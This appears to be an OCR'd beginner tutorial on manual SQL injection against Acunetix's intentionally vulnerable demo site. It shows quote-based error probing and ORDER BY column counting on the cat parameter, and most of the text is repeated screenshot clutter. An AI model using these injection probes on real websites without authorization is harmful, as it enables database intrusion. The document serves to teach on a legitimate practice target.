
SQL INJECTION

1.we need to check whether website is connected to Database or not(numerical numbers like id=? In urls)



testphp.vulnweb.com/listproducts.php?cat=1

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

Posters

The shore

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

Mistery

Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

The universe

Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

Walking


Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

It has number in url that is cat=1.

2.we need to check the vulnerability is existed or not. Insert Character(‘)after numerical number.

If the page shows No error/page is same then it is secured


Else if it shows error/page is changed/some changes done in website then it is vulnerable.


pictures
Best Hex to String Converter On
Best String to Hex Converter On
testphp.vulnweb.com/listproducts.php?cat=1'
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd
23°C
Mostly cloudy
ENG
IN
19:36
18-07-2022

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1 Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

3.We are going to check how many public columns are available by typing order by 1/oder by 2 and the last number to show non error represents the no.of columns.


pictures
Best Hex to String Converter On
Best String to Hex Converter On
testphp.vulnweb.com/listproducts.php?cat=1 order by 1
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
23°C
Mostly cloudy
ENG
IN
19:37
18-07-2022

Posters

The shore

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

Mistery

Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

The universe


Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

Walking

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.



pictures | Best Hex to String Converter O | Best String to Hex Converter O

testphp.vulnweb.com/listproducts.php?cat=1 order by 2

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo Logout test

search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

Posters

Trees

bla bla bla

painted by: Blad3

comment on this picture

Mistery

Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

Mean

Lorem ipsum dolor sit amet, consectetuer adipiscing elit.

painted by: r4w8173


comment on this picture

The shore

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

23°C Mostly cloudy ENG IN 19:37 18-07-2022



pictures | Best Hex to String Converter O | Best String to Hex Converter O

testphp.vulnweb.com/listproducts.php?cat=1 order by 5

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo Logout test

search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

Posters

The shore

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

Mistery

Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

The universe

Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.


painted by: r4w8173

comment on this picture

Walking

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

23°C Mostly cloudy ENG IN 19:37 18-07-2022



pictures | Best Hex to String Converter O | Best String to Hex Converter O

testphp.vulnweb.com/listproducts.php?cat=1 order by 10

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo Logout test

search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

Posters

The shore

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

Mistery

Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

The universe

Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.


painted by: r4w8173

comment on this picture

Walking

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

23°C Mostly cloudy ENG IN 19:38 18-07-2022




testphp.vulnweb.com/listproducts.php?cat=1 order by 15

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

```
Error: Unknown column '15' in 'order clause' Warning: mysql_fetch_array()
expects parameter 1 to be resource, boolean given in /hj/var
/www/listproducts.php on line 74
```

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.




testphp.vulnweb.com/listproducts.php?cat=1 order by 13

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

```
Error: Unknown column '13' in 'order clause' Warning: mysql_fetch_array()
expects parameter 1 to be resource, boolean given in /hj/var
/www/listproducts.php on line 74
```

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

